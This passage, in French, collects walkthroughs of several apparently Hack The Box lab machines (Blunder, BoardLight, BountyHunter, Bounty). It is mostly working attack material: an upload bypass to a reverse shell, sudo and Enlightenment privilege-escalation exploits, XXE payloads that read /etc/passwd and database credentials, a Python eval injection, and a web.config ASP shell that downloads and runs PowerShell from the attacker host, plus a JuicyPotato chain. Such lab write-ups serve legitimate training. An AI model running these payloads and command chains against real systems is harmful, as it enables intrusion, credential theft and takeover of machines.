AddType application/x-httpd-php .png


------WebKitFormBoundaryLy0mKAa1U97bIDAU
Content-Disposition: form-data; name="uuid"

84c22151d1fdade5f0ba5487920a1ae2
------WebKitFormBoundaryLy0mKAa1U97bIDAU
Content-Disposition: form-data; name="tokenCSRF"

ae3d16a59609233e2b2adb59ee3af5df4c1b1e19
------WebKitFormBoundaryLy0mKAa1U97bIDAU--
```

Le fichier semble ne pas etre uploadé d'après la reponse du serveur mais il s'est bien uploadé. On peut à présent naviguer vers l'url de l'image afin d'obtenir un reverse shell :

```
nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.16.5] from (UNKNOWN) [10.10.10.191] 50320
Linux blunder 5.3.0-53-generic #47-Ubuntu SMP Thu May 7 12:18:16 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 02:09:53 up  2:19,  1 user,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
shaun    :0       :0               23:50   ?xdm?   7:17   0.01s /usr/lib/gdm3/gdm-x-session --run-script env GNOME_S
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
```

On obtient ainsi accès à la machine avec l'utilisateur www-data
On enumère les fichiers du système et on trouve un fichier de configuration de bludit :

```
www-data@blunder:/var/www/bludit-3.10.0a$ cat bl-content/databases/users.php
cat bl-content/databases/users.php
<?php defined('BLUDIT') or die('Bludit CMS.'); ?>
{
    "admin": {
        "nickname": "Hugo",
        "firstName": "Hugo",
        "lastName": "",
        "role": "User",
        "password": "faca404fd5c0a31cf1897b823c695c85cffeb98d",
        "email": "",
        "registered": "2019-11-27 07:40:55",
        "tokenRemember": "",
        "tokenAuth": "b380cb62057e9da47afce66b4615107d",
        "tokenAuthTTL": "2009-03-15 14:00",
        "twitter": "",
        "facebook": "",
        "instagram": "",
        "codepen": "",
        "linkedin": "",
        "github": "",
        "gitlab": ""}
}
```

Il y a un hash qui est présent on peux utiliser Crackstation.net pour le craquer :

Hash	Type	Result
faca404fd5c0a31cf1897b823c695c85cffeb98d	sha1	Password120

Le mot de passe est `Password120` on l'utilise pour se connecter au compte hugo :

```
www-data@blunder:/var/www/bludit-3.10.0a$ su hugo
su hugo
Password: Password120

hugo@blunder:/var/www/bludit-3.10.0a$
```

On obtient ainsi accès à la machine avec l'utilisateur hugo

Privilege Escalation

Il nous faut à présent l'accès root. On commence par enumérer les permissions de l'utilisateur :

```
hugo@blunder:/var/www/bludit-3.10.0a$ sudo -l
sudo -l
Password: Password120

Matching Defaults entries for hugo on blunder:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User hugo may run the following commands on blunder:
    (ALL, !root) /bin/bash
```

On peux voir que l'utilisateur a pour permission de lancer bash. On affiche la version de bash :

```
hugo@blunder:/var/www/bludit-3.10.0a$ sudo --version
sudo --version
Sudo version 1.8.25p1
Sudoers policy plugin version 1.8.25p1
Sudoers file grammar version 46
Sudoers I/O plugin version 1.8.25p1
```

Cette version de sudo est vulnérable à la CVE-2019-14287 `https://www.exploit-db.com/exploits/47502` on execute les commande suivante afin d'exploiter la vulnérabilité :

```
hugo@blunder:/var/www/bludit-3.10.0a$ sudo -u#-1 /bin/bash
sudo -u#-1 /bin/bash
root@blunder:/var/www/bludit-3.10.0a#
```

On obtient ainsi l'accès root sur la machine

BoardLight

Reconnaissance

Machine cible Adresse IP : `10.10.11.11`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn 10.10.11.11
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-12 14:31 CET
Nmap scan report for 10.10.11.11
Host is up (0.026s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 12.24 seconds
```

Le scan révèle qu'il y a deux ports ouvert, le 22 et 80, le site web est une agence de protection cyber. Il y a un formulaire de contact ainsi qu'un formulaire de newletter. On peut lancer un scan avec feroxbuster pour lancer un dir busting :

```
feroxbuster --url http://10.10.11.11/ --wordlist /usr/share/wordlists/dirb/common.txt


 ___  ___  __   __     __      __          __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher                   ver: 2.11.0

   Target Url              http://10.10.11.11/
   Threads                 50
   Wordlist                /usr/share/wordlists/dirb/common.txt
   Status Codes            All Status Codes!
   Timeout (secs)          7
   User-Agent              feroxbuster/2.11.0
   Config File             /etc/feroxbuster/ferox-config.toml
   Extract Links           true
   HTTP methods            [GET]
   Recursion Depth         4

   Press [ENTER] to use the Scan Management  Menu

403      GET        9l       28w      276c Auto-filtering found 404-like response and created new filter;
toggle off with --dont-filter
404      GET        9l       31w      273c Auto-filtering found 404-like response and created new filter;
toggle off with --dont-filter
200      GET        3l       10w      667c http://10.10.11.11/images/telephone-white.png
200      GET       11l       50w     2892c http://10.10.11.11/images/d-1.png
200      GET        5l       48w     1493c http://10.10.11.11/images/fb.png
200      GET        6l       57w     1878c http://10.10.11.11/images/youtube.png
200      GET        9l       24w     2405c http://10.10.11.11/images/d-2.png
200      GET      294l      635w     9426c http://10.10.11.11/contact.php
...
```

Le scan révèle la page de contact, lorsque l'on va sur le pied de page du site on découvre des coordonnées dont le nom de domaine du site : board.htb

On peut lancer un bruteforce des sous domaine du site avec gobuster :

```
gobuster vhost -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt -u
http://board.htb  --append-domain
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:             http://board.htb
[+] Method:          GET
[+] Threads:         10
[+] Wordlist:        /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt
[+] User Agent:      gobuster/3.6
[+] Timeout:         10s
[+] Append Domain:   true
```

```
===============================================================
Starting gobuster in VHOST enumeration mode
===============================================================
Found: crm.board.htb Status: 200 [Size: 6360]
Progress: 4989 / 4990 (99.98%)
===============================================================
Finished
===============================================================
```

On découvre ainsi le sous domaine cms.board.htb lorsque l'on se rend sur l'URL on découvre qu'il s'agit du CMS Dolibarr qui est utilisé la version est la 17.0.0

Il y a une authentification qui est demandé afin de se connecter à l'interface d'administration, lorsque l'on essaye les identifiants : `admin:admin` les identifiants fonctionnent

Vulnerability Assesment

On peut rechercher une vulnérabilité pour Dolibarr version 17.0.0 on tombe sur la CVE-2023-30253 `https://github.com/dollarboysushil/Dolibarr-17.0.0-Exploit-CVE-2023-30253` afin d'exploiter cette CVE il faut créer un site web puis ajouter une page dans laquelle on ajoute du code php afin d'excuter le reverse shell :

```
nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.11.11] 35804
```

On obtien ainsi accès à la machine.

En explorant les fichier on tombe sur un fichier de configuration vers une base la base de données avec les identifiants : `dilibarrowner:serverfun2$2023!!` on peut tenter de se connecter à l'utilisateur "larissa" :

```
ssh larissa@10.10.11.11
The authenticity of host '10.10.11.11 (10.10.11.11)' can't be established.
ED25519 key fingerprint is SHA256:xngtcDPqg6MrK72I6lSp/cKgP2kwzG6rx2rlahvu/v0.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.11' (ED25519) to the list of known hosts.
larissa@10.10.11.11's password:

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

larissa@boardlight:~$
```

La connexion fonctionne

Privilege Escalation

Il nous faut à présent l'accès root sur la machine. En recherchant les fichier SUID, on trouve un fichier qui n'est d'habitude pas autorisé d'écriture :

```
larissa@boardlight:~$ find / -perm -u=s -type f 2>/dev/null
/usr/lib/eject/dmcrypt-get-device
/usr/lib/xorg/Xorg.wrap
/usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_sys
/usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_ckpasswd
/usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_backlight
/usr/lib/x86_64-linux-gnu/enlightenment/modules/cpufreq/linux-gnu-x86_64-0.23.1/freqset
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/sbin/pppd
/usr/bin/newgrp
/usr/bin/mount
/usr/bin/sudo
/usr/bin/su
/usr/bin/chfn
/usr/bin/umount
/usr/bin/gpasswd
/usr/bin/passwd
```

```
/usr/bin/fusermount
/usr/bin/chsh
/usr/bin/vmware-user-suid-wrapper
```

Il s'agit du fichier vers l'environnement enlightenment version 0.23.1, lorsque l'on recherche une vulnérabilité pour cet version de l'environement on tombe sur la CVE-2022-37706 on utilise cette CVE afin d'obtenir les droits root :

```
larissa@boardlight:~$ find / -name enlightenment_sys -perm -4000 2>/dev/null | head -1
/usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_sys
larissa@boardlight:~$ mkdir -p /tmp/net
larissa@boardlight:~$ mkdir -p "/dev/../tmp/;/tmp/exploit"
larissa@boardlight:~$ echo "/bin/sh" > /tmp/exploit
larissa@boardlight:~$ chmod a+x /tmp/exploit
larissa@boardlight:~$ /usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_sys
larissa@boardlight:~$ /usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_sys /bin/mount -o
noexec,nosuid,utf8,nodev,iocharset=utf8,utf8=0,utf8=1,uid=$(id -u), "/dev/../tmp/;/tmp/exploit" /tmp///net
mount: /dev/../tmp/: can't find in /etc/fstab.
# whoami
root
```

BountyHunter

Reconnaissance

Machine cible Adresse IP : `10.10.11.100`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sC 10.10.11.100
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-30 18:40 CET
Nmap scan report for 10.10.11.100
Host is up (0.019s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
| ssh-hostkey:
|   3072 d4:4c:f5:79:9a:79:a3:b0:f1:66:25:52:c9:53:1f:e1 (RSA)
|   256 a2:1e:67:61:8d:2f:7a:37:a7:ba:3b:51:08:e8:89:a6 (ECDSA)
|_  256 a5:75:16:d9:69:58:50:4a:14:11:7a:42:c1:b6:23:44 (ED25519)
80/tcp open  http
|_http-title: Bounty Hunters

Nmap done: 1 IP address (1 host up) scanned in 12.28 seconds
```

le scan révèle qu'il y a 2 ports ouverts, le port 22 pour SSH et le port 80 pour le service HTTP.
Le site est un site de chercheurs de bounty. On lance un dirbusting :

il y a la page /portal sur le site qui redirige vers un formulaire qui permet d'ajouter le nom de CVE avec ses informations. une fois cliqué sur "Submit" on capture une requete qui renvoie vers l'url : /tracker_diRbPr00f314.php :

```
POST /tracker_diRbPr00f314.php HTTP/1.1
Host: 10.10.11.100
Content-Length: 247
X-Requested-With: XMLHttpRequest
Accept-Language: fr-FR,fr;q=0.9
Accept: */*
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/131.0.6778.86 Safari/537.36
Origin: http://10.10.11.100
Referer: http://10.10.11.100/log_submit.php
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

data=PD94bWwgIHZlcnNpb249IjEuMCIgZW5jb2Rpbmc9IklTTy04ODU5LTEiPz4KCQk8YnVncmVwb3J0P
goJCTx0aXRsZT5DVkUtMjAxOS0xOTYwOTwvdGl0bGU%2BCgkJPGN3ZT5DVkUtMjAxOS0xOTYwOTwvY3dlP
goJCTxjdnNzPjcuMjwvY3Zzcz4KCQk8cmV3YXJkPjEwMDAwPC9yZXdhcmQ%2BCgkJPC9idWdyZXBvcnQ%2
B
```

Les données sont encodés on utilise cyberchef pour y connaitre le type d'algorythme utilisé

```
<?xml  version="1.0" encoding="ISO-8859-1"?>
                <bugreport>
                <title>CVE-2019-19609</title>
                <cwe>CVE-2019-19609</cwe>
                <cvss>7.2</cvss>
                <reward>10000</reward>
                </bugreport>
```

Il s'agit d'un cryptage encodé en URL puis en Base64, le formulaire est dans un format xml.

Exploitation

Avec ces informations on peut tenter d'exploiter le système en injectant un payload encodé en URL et en Base64 sous la forme d'un formulaire XML pour lire le fichier /etc/passwd :

```
<?xml  version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [ <!ENTITY example SYSTEM "file:///etc/passwd" > ]>
                <bugreport>
```

```
                <title>&example;</title>
                <cwe>CVE-2019-19609</cwe>
                <cvss>7.2</cvss>
                <reward>10000</reward>
                </bugreport>
```

On encode en Base64 puis en URL et on envoie la requete :

```
### Requete
POST /tracker_diRbPr00f314.php HTTP/1.1
Host: 10.10.11.100
Content-Length: 333
X-Requested-With: XMLHttpRequest
Accept-Language: fr-FR,fr;q=0.9
Accept: */*
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/131.0.6778.86 Safari/537.36
Origin: http://10.10.11.100
Referer: http://10.10.11.100/log_submit.php
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

data=PD94bWwgIHZlcnNpb249IjEuMCIgZW5jb2Rpbmc9IklTTy04ODU5LTEiPz4KPCFET0NUWVBFIGZvbyBb
IDwhRU5USVRZIGV4YW1wbGUgU1lTVEVNICJmaWxlOi8vL2V0Yy9wYXNzd2QiID4gXT4KCQk8YnVncmVwb3J0P
goJCTx0aXRsZT4mZXhhbXBsZTs8L3RpdGxlPgoJCTxjd2U%2BQ1ZFLTIwMTktMTk2MDk8L2N3ZT4KCQk8Y3Zz
cz43LjI8L2N2c3M%2BCgkJPHJld2FyZD4xMDAwMDwvcmV3YXJkPgoJCTwvYnVncmVwb3J0Pg%3D%3D

### Reponse
HTTP/1.1 200 OK
Date: Thu, 30 Jan 2025 18:19:42 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 2112
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

If DB were ready, would have added:
<table>
  <tr>
    <td>Title:</td>
    <td>root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
sshd:x:111:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
development:x:1000:1000:Development:/home/development:/bin/bash
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
usbmux:x:112:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
```

On peut ainsi lire le fichier /etc/passwd on essaie de lire d'autres fichiers système par exemple le fichier de configuration contenant les identifiants de la base de donnée db.php on utilise pour cela un PHP Wrapper :

```
### Paramètre non encodé
<?xml  version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [ <!ENTITY example SYSTEM "php://filter/read=convert.base64-encode/resource=
/var/www/html/db.php" > ]>
                <bugreport>
                <title>&example;</title>
                <cwe>CVE-2019-19609</cwe>
                <cvss>7.2</cvss>
                <reward>10000</reward>
                </bugreport>

### Requete
POST /tracker_diRbPr00f314.php HTTP/1.1
Host: 10.10.11.100
Content-Length: 341
X-Requested-With: XMLHttpRequest
Accept-Language: fr-FR,fr;q=0.9
Accept: */*
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/131.0.6778.86 Safari/537.36
Origin: http://10.10.11.100
Referer: http://10.10.11.100/log_submit.php
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

data=PD94bWwgIHZlcnNpb249IjEuMCIgZW5jb2Rpbmc9IklTTy04ODU5LTEiPz4KPCFET0NUWVBFIGZ
vbyBbIDwhRU5USVRZIGV4YW1wbGUgU1lTVEVNICJwaHA6Ly8vdmFyL3d3dy9odG1sL2RiLnBocCIgPiB
dPgoJCTxidWdyZXBvcnQ%2BCgkJPHRpdGxlPiZleGFtcGxlOzwvdGl0bGU%2BCgkJPGN3ZT5DVkUtMjA
xOS0xOTYwOTwvY3dlPgoJCTxjdnNzPjcuMjwvY3Zzcz4KCQk8cmV3YXJkPjEwMDAwPC9yZXdhcmQ%2BC
gkJPC9idWdyZXBvcnQ%2B

### Reponse
...
<table>
  <tr>
    <td>Title:</td>
    <td>PD9waHAKLy8gVE9ETyAtPiBJbXBsZW1lbnQgbG9naW4gc3lzdGVtIHdpdGggdGhlIGRhdGFiY
    XNlLgokZGJzZXJ2ZXIgPSAibG9jYWxob3N0IjsKJGRibmFtZSA9ICJib3VudHkiOwokZGJ1c2Vybm
    FtZSA9ICJhZG1pbiI7CiRkYnBhc3N3b3JkID0gIm0xOVJvQVUwaFA0MUExc1RzcTZLIjsKJHRlc3R
    1c2VyID0gInRlc3QiOwo/Pgo=</td>
...
```

Le réponse du serveur est encodé on le décode en texte :

```
<?php
// TODO -> Implement login system with the database.
$dbserver = "localhost";
$dbname = "bounty";
$dbusername = "admin";
$dbpassword = "m19RoAU0hP41A1sTsq6K";
$testuser = "test";
?>
```

Le document contient des identifiants pour une base de donnée, on peut tenter de se connecter avec ces identifiants en SSH avec l'utilisateur `development:m19RoAU0hP41A1sTsq6K` :

```
ssh development@10.10.11.100
The authenticity of host '10.10.11.100 (10.10.11.100)' can't be established.
ED25519 key fingerprint is SHA256:p7RCN4B2AtB69d0vE1LTmg0lRRlnsR1fxArJ+KNoNFQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.100' (ED25519) to the list of known hosts.
development@10.10.11.100's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu 30 Jan 2025 07:11:18 PM UTC

  System load:           0.0
  Usage of /:            26.2% of 6.83GB
```

```
  Memory usage:           27%
  Swap usage:             0%
  Processes:              214
  Users logged in:        0
  IPv4 address for eth0: 10.10.11.100
  IPv6 address for eth0: dead:beef::250:56ff:fe94:173c


0 updates can be applied immediately.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Wed Jul 21 12:04:13 2021 from 10.10.14.8
development@bountyhunter:~$
```

On obtient ainsi accès à la machine avec l'utilisateur development

Privilege Escalation

Il nous faut à présent l'accès root. On commence par enumérer les permissions de l'utilisateur :

```
development@bountyhunter:~$ sudo -l
Matching Defaults entries for development on bountyhunter:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bi

User development may run the following commands on bountyhunter:
    (root) NOPASSWD: /usr/bin/python3.8 /opt/skytrain_inc/ticketValidator.py
```

On peut voir que l'utilisateur a pour permission de lancer un script python avec les droits root on affiche le contenu du script :

```
#Skytrain Inc Ticket Validation System 0.1
#Do not distribute this file.

def load_file(loc):
    if loc.endswith(".md"):
        return open(loc, 'r')
    else:
        print("Wrong file type.")
        exit()

def evaluate(ticketFile):
    #Evaluates a ticket to check for ireggularities.
    code_line = None
    for i,x in enumerate(ticketFile.readlines()):
        if i == 0:
            if not x.startswith("# Skytrain Inc"):
                return False
            continue
        if i == 1:
            if not x.startswith("## Ticket to "):
                return False
            print(f"Destination: {' '.join(x.strip().split(' ')[3:])}")
            continue

        if x.startswith("__Ticket Code:__"):
            code_line = i+1
            continue

        if code_line and i == code_line:
            if not x.startswith("**"):
                return False
            ticketCode = x.replace("**", "").split("+")[0]
            if int(ticketCode) % 7 == 4:
                validationNumber = eval(x.replace("**", ""))
                if validationNumber > 100:
                    return True
                else:
                    return False
    return False

def main():
    fileName = input("Please enter the path to the ticket file.\n")
```

```
    ticket = load_file(fileName)
    #DEBUG print(ticket)
    result = evaluate(ticket)
    if (result):
        print("Valid ticket.")
    else:
        print("Invalid ticket.")
    ticket.close

main()
```

On peut voir que le script permet de valider des tickets, il commence par vérifier que le fichier est au format markdown, puis il vérifie que le numéro de ticket est divisible par 7 et que le reste est de 4 mais aussi que le numéro est supérieur à 0. Il supprime les ** on peut créer un ticket contenant ces spécifications et ajouter une execution du binaire bash en python :

```
### Contenu du ticket
# Skytrain Inc
## Ticket to NYC
__Ticket Code:__
**179+ 25 == 204 and __import__('os').system('/bin/bash') == True

### Execution du script
development@bountyhunter:~$ sudo /usr/bin/python3.8 /opt/skytrain_inc/ticketValidator.py
Please enter the path to the ticket file.
/tmp/tiq.md
Destination: NYC
root@bountyhunter:/home/development#
```

On obtient ainsi l'accès root sur la machine.

Bounty

Reconnaissance

Machine cible Adresse IP : `10.10.10.93`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sC 10.10.10.93
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-02 23:44 CET
Nmap scan report for 10.10.10.93
Host is up (0.021s latency).
Not shown: 65534 filtered tcp ports (no-response)
PORT   STATE SERVICE
80/tcp open  http
|_http-title: Bounty
| http-methods:
|_  Potentially risky methods: TRACE

Nmap done: 1 IP address (1 host up) scanned in 110.00 seconds
```

Le scan révèle qu'il n'y a que le port 80 ouvert. Le site web présente l'image de merlin. L'entete du site indique qu'il s'agit d'un site qui utilise sous Microsoft IIS :

```
curl -I http://10.10.10.93
HTTP/1.1 200 OK
Content-Length: 630
Content-Type: text/html
Last-Modified: Thu, 31 May 2018 03:46:26 GMT
Accept-Ranges: bytes
ETag: "20ba8ef391f8d31:0"
Server: Microsoft-IIS/7.5
X-Powered-By: ASP.NET
Date: Sun, 02 Mar 2025 23:04:39 GMT
```


On lance un dirbusting du site :

```
gobuster dir -u http://10.10.10.93 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x aspx
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.93
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              aspx
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/transfer.aspx        (Status: 200) [Size: 941]
...
/UploadedFiles        (Status: 301) [Size: 156] [--> http://10.10.10.93/UploadedFiles/]
...
/uploadedFiles        (Status: 301) [Size: 156] [--> http://10.10.10.93/uploadedFiles/]
...
/uploadedfiles        (Status: 301) [Size: 156] [--> http://10.10.10.93/uploadedfiles/]
...
Progress: 441120 / 441122 (100.00%)
===============================================================
Finished
===============================================================
```

On découvre l'url `transfer.aspx` qui renvoie vers un formulaire d'upload de fichiers, lorsque l'on upload un fichier celui ci est enregistré vers l'url : `/UploadedFiles`

Exploitation

On peut tenter de créer un fichier malveillant aspx et l'uploader sur le site, on bypass le filtre avec burpsuite en modifiant la requete pour faire passer le fichier en jpg :



L'url du fichier renvoie vers une erreur :

On peut utiliser un script afin de trouver quelles sont les extensions qui sont autorisés à etre uploadés sur le site :

```
python3 checker.py
[INFO] Allowed Extensions:
[+] png
[+] jpg
[+] config
```

Le script a détecté qu'il y avait 3 types d'extensions autorisés, l'extension config peut permettre d'executer du code au format XML, le nom de fichier le plus commun pour cette extension est web.config car c'est sur ce fichier qu'est stocké la configuration du serveur web ASP.NET On crée donc un fichier web.config qui contient un reverse shell :

```
<?xml version="1.0" encoding="UTF-8"?>
<configuration>
   <system.webServer>
      <handlers accessPolicy="Read, Script, Write">
         <add name="web_config" path="*.config" verb="*" modules="IsapiModule"
         scriptProcessor="%windir%\system32\inetsrv\asp.dll" resourceType="Unspecified"
         requireAccess="Write" p>
      </handlers>
      <security>
         <requestFiltering>
            <fileExtensions>
               <remove fileExtension=".config" />
            </fileExtensions>
            <hiddenSegments>
               <remove segment="web.config" />
            </hiddenSegments>
         </requestFiltering>
      </security>
   </system.webServer>
   <appSettings>
</appSettings>
</configuration>
<!-- ASP code comes here
<%
Set rs = CreateObject("WScript.Shell")
Set cmd = rs.Exec("cmd /c powershell -c iex(new-object net.webclient).downloadstring('http://10.10.14.9/
Invoke-PowerShellTcp.ps1')")
```

```
o = cmd.StdOut.Readall()
Response.write(o)
%>
-->
```

Avec ce fichier le serveur va emmetre une requete pour télécharger le fichier `Invoke-PowershellTcp.ps1` puis va executer un reverse shell en lançant la commande :
`Invoke-PowerShellTcp -Reverse -IPAddress 10.10.14.9 -Port 1234`
que l'on ajouté en fin du fichier. On upload le fichier puis on lance une requete vers celui ci afin de réceptionner le reverse shell :

```
### Requete vers le fichier web.config
curl http://10.10.10.93/UploadedFiles/web.config

### Téléchargement du Reverse Shell
python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.93 - - [04/Mar/2025 19:53:41] "GET /Invoke-PowerShellTcp.ps1 HTTP/1.1" 200 -

### Reception du Reverse Shell
nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.9] from (UNKNOWN) [10.10.10.93] 49159
Windows PowerShell running as user BOUNTY$ on BOUNTY
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\windows\system32\inetsrv>whoami
bounty\merlin
```

On obtient ainsi accès à la machine avec l'utilisateur merlin

Privilege Escalation

Il nous faut à présent l'accès Administrateur. On commence par vérifier les permissions de l'utilisateur :

```
PS C:\Users\merlin\Desktop> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeAuditPrivilege              Generate security audits                  Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
```

On peut voir qu'il y a les droits `SeImpersonatePrivilege` qui sont activés se qui peux permettre une élévation de privilège avec le script JuicyPotatoes. `https://github.com/ohpe/juicy-potato` on commence par transferer le programme sur la machine cible :

```
PS C:\Users\merlin\Desktop> powershell.exe -c IEX(new-object net.webclient).downloadfile('http://10.10.14.9/
JuicyPotato.exe', 'C:\Users\merlin\Desktop\juicy.exe')
```

Puion crée un fichier `exploit.bat` qui contient la commande suivante :
`powershell.exe -c iex(new-object net.webclient).downloadstring('http://10.10.14.9/revshell.ps1')`
Une fois le fichier uploadé on peut lancer le script JuicyPotatoes pour qu'il execute l'exploit et ainsi obtenir un reverse shell :

```
### Execution du script
PS C:\Users\Merlin\Desktop> ./juicy.exe -t * -p exploit.bat -l 4444
Testing {4991d34b-80a1-4291-83b6-3328366b9097} 4444
....
[+] authresult 0
{4991d34b-80a1-4291-83b6-3328366b9097};NT AUTHORITY\SYSTEM

[+] CreateProcessWithTokenW OK

### Reception de la requete
python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.93 - - [04/Mar/2025 20:27:30] "GET /Invoke-PowerShellTcp.ps1 HTTP/1.1" 200 -
```

```
### Obtention du reverse shell
nc -nlvp 1234
listening on [any] 1234 ...
